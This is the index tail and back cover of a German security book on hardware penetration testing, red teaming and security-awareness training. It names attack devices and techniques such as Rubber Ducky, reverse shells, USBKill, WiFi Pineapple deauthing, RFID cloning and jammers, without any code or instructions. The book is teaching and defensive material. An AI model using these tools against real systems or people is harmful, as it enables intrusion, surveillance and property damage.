Angriffsszenario ... 54
Banken- und Gesundheitssektor ... 57
einsetzen ... 55
Leitfäden ... 57
Phasen ... 60
Praxisszenario ... 54
Probeszenario ... 54
Purple Team ... 62
Voraussetzungen ... 59
Vorteile ... 58
vs. Penetrationstests ... 56
Ziele definieren ... 55
ReplayAttack ... 147
Re-Testing ... 47
Reverse Shell ... 103
RF Field Detector ... 82, 85, 380
RfCat ... 351
RFID ... 147, 373, 557
Cloner ... 382
Detektoren ... 379
RFID Diagnostic Card ... 379
RFID Tools(App) ... 406
RFID-Blocker ... 414
RFID-Cloner ... 83, 85
RFIDMulti Frequenz Replikator ... 386
RFIDRange Extender ... 375
RFIDResearch Group ... 262
RFID-Tag ... 373
RFID-Zapper ... 413
RFID-Zugangskarten ... 79
Risiko ... 34
Risikofaktor Mensch ... 107
Rogue-Access-Point ... 454
rspiducky ... 585
Rubber Ducky ... 132
Rubber Ducky Mark II ... 217

S

Schadenspotenzial ... 54
Schreibschutz ... 611
Linux ... 613
Windows ... 612
Schulungen ... 115
Schulungsarten ... 109
Schulungsszenarien ... 125
Schutz durch bauliche Maßnahmen ... 207
Schwachstellen ... 34
beheben ... 51
bewerten ... 48
Eintrittswahrscheinlichkeit ... 51
Kategorien ... 49
Komplexität ... 50
Schadenshöhe ... 51
Screen Crab ... 97, 101, 198
Screenlogger ... 145, 194
Analyse ... 209
Gegenmaßnahmen ... 208
Secure Charging ... 330
Security-Awareness-Kampagnen ... 111
Security-Awareness-Schulung ... 107, 111, 115
Aktivierung ... 119
Ausführung ... 112
Auswertung ... 113
BadUSB-Sticks ... 131
Hardware-Schnitzeljagd ... 129
Interaktion anregen ... 122
Interesse wecken ... 116
Methoden ... 115
Motivation ... 118
Planung ... 112
verseuchter Arbeitsplatz ... 126
Zielsetzung ... 111
Security-Awareness-Training ... 116
mit Pentest-Hardware ... 111
Planung und Ablauf ... 111
Shark Jack ... 511
analysieren ... 533
Signal Owl ... 577
SIM-Karte ... 623
SLC-NAND-Speicher ... 300, 582
Smart Locks ... 148
Social Engineering ... 108
Social Engineering Toolkit ... 528
Software-Defined Radio ... 147, 334
Sondertasten ... 672
Spear-Phishing ... 55, 109
Spionage ... 155
Spionage-Gadgets ... 144
Spionagekamera ... 144, 165
Bausatz ... 165
WLAN ... 166
stat ... 617
STM32F103T8 ... 258
Störsender ... 369
Storytelling (Schulung) ... 117
Strafrecht ... 609
Stromschocker ... 326
Super WiFi Duck ... 281
Switch ... 486

T

Tastatur-Tracker ... 179
Tastenlogger ... 179
TCPDump ... 500
tcpdump ... 91, 483, 595
T-Dongle S3 ... 535
Teensy ... 236
  Pateensy ... 245
  Teensyduino ... 238
Test
  Ablauf ... 44
  Organisation ... 42
  Tiefe ... 40
  Vorgehensweise ... 41
  Ziel ... 40
Threat Modeling ... 46
Throwing Star LAN Tap ... 90
Throwing Star LAN Tap Pro ... 480
  analysieren ... 533
Timestamp ... 617
TinyRFID Detector ... 381

U

Ubertooth One ... 418, 430
UID Changeable ... 405
UID Changeable Cards ... 84
Universal Radio Hacker (URH) ... 349
USB ... 145, 211
USB Army Knife ... 537
USB Condom ... 330
USB Data Blocker Adapter ... 330
USB Drop ... 109
USB Nova ... 247
USB Protector ... 330
USB Remote (App) ... 260
USBdriveby ... 238
USBguard ... 330
usbguard ... 329
USB-Hardware-Firewall ... 330
USBKeyboard Guard ... 328
USBKill ... 316
  Adapter Kit ... 322
  Fernbedienung ... 320
  Kits ... 322
  Shields ... 321
USB-Killer ... 146
USB-Luftreiniger ... 326
USBNinja ... 262
USB-Port-Blocker ... 330
USB-Port-Schloss ... 330

V

Verwundbarkeit ... 34
VideoGhost ... 195
Videograbber ... 195
Virtual Key Codes ... 672
VirtualBox ... 634
Visualisierung (Schulung) ... 118

W

Wanzenfinder ... 172
WHID Mobile Connector ... 274
White Noise ... 170, 171
White Team ... 57
Whitebox-Tests ... 41
White-Hat ... 36, 43
Wi-Fi ... 437
WIFI Duck ... 275
WiFi Pineapple ... 70, 454, 627
WiFi Pineapple Enterprise ... 455
WiFi Pineapple Mark VII ... 74, 454
  Cloud C2 ... 470
WiFi Pineapple Nano ... 455
WiFi Pineapple Tetra ... 456
Wi-Fi Protected Access3 (WPA3) ... 448
WiFiDeauther OLED V6 ... 441
WiFiDuck ... 275
WiFiHID ... 268
Win32Disk Imager ... 545
Windows 11 ... 639
Wireshark ... 92, 423, 484, 488, 623
WLAN ... 148, 437
  Beacon Spam ... 451
  Deauther ... 440
  Deauther-Angriff ... 70
  Monitoring Mode ... 628
  ProbeSpam ... 453
WLAN-Keylogger ... 97, 99
WLAN-Netzwerke ... 627
  analysieren ... 627
WLAN-Überwachungskamera ... 66, 69
WPA2-Enterprise ... 473
WPA3 ... 473
Write-Blocker ... 611


Hardware & Security

»Spannend und praxisorientiert«
Prof. Dr. M. Rieger


Sorgen Sie für eine rundum sichere IT-Umgebung

Manipulierte USB-Sticks, unscheinbare Keylogger, falsche Access-Points, geklonte RFID-Karten – nicht nur Viren und Trojaner sind eine Gefahr. Informieren Sie sich seriös über die Tools der Angreifer, sensibilisieren Sie Ihr Team für Bedrohungen und sorgen Sie proaktiv für Sicherheit. So geben Sie gezielten Attacken, Industriespionage und Innentätern keine Chance!

Sicherheitskritische Hardware



Angriffe simulieren



Konfigurationen & Praxistipps

Penetrationstests und Red Teaming

Wo stecken die Schwachstellen Ihrer Infrastruktur? Wie sehen Angreifer Ihre Umgebung und welche Werkzeuge setzen sie ein? Die besten Angriffstools sehen ganz unspektakulär aus – und richten trotzdem großen Schaden an. Hier lernen Sie diese Tools kennen.

Awareness herstellen

Virenscanner und Firewalls sind nutzlos, wenn Ihr Personal einfach USB-Sticks nutzt, die es auf dem Parkplatz gefunden hat. Führen Sie Awareness-Schulungen durch und klären Sie über die Gefahren auf, die von unscheinbarer Hardware ausgehen können.

Sicherheit in der Praxis

Rubber Ducky Mark II, Digispark, HackRF One, Flipper Zero – die Risiken für Ihre Infrastruktur sind kaum als Gefahr zu erkennen. Tobias Scheible stellt Ihnen in realistischen Szenarien die Angriffsvektoren vor und zeigt, wie Sie sich schützen.

Payloads und Codebeispiele zum Download

Tobias Scheible ist Dozent am Institut »Cybercrime und digitale Spuren« der Hochschule für Polizei BaWü. Er hält zudem Vorträge und Workshops für Unternehmen und Verbände und schult in den Bereichen Cyber Security und IT-Forensik.

Aus dem Inhalt

Für Sicherheit sorgen

Pentests planen und durchführen

Red Teaming in der Praxis

Security-Awareness schulen

Angriffsszenarien

Hardware nutzen

Spionage-Gadgets: GPS-Tracker, Key- und Screenlogger

BadUSB: Rubber Ducky, Digispark, USBKill und mehr

WLAN stören: WiFi Pineapple

LANs ausspionieren: Throwing Star LAN Tap, Packet Squirrel

Funk unterbrechen: HackRF One, Störsender und mehr

RFID-Tags angreifen: Proxmark, iCopy-X, NFCKill

Allzweckwaffen: Flipper Zero, P4wnP1 A.L.O.A.

Rheinwerk Computing

Gedruckt in Deutschland
Mineralölfreie Druckfarben
Zertifiziertes Papier

€ 59,90 [D] € 61,60 [A]

Netzwerke & Datenbanken
ISBN 978-3-8362-9676-2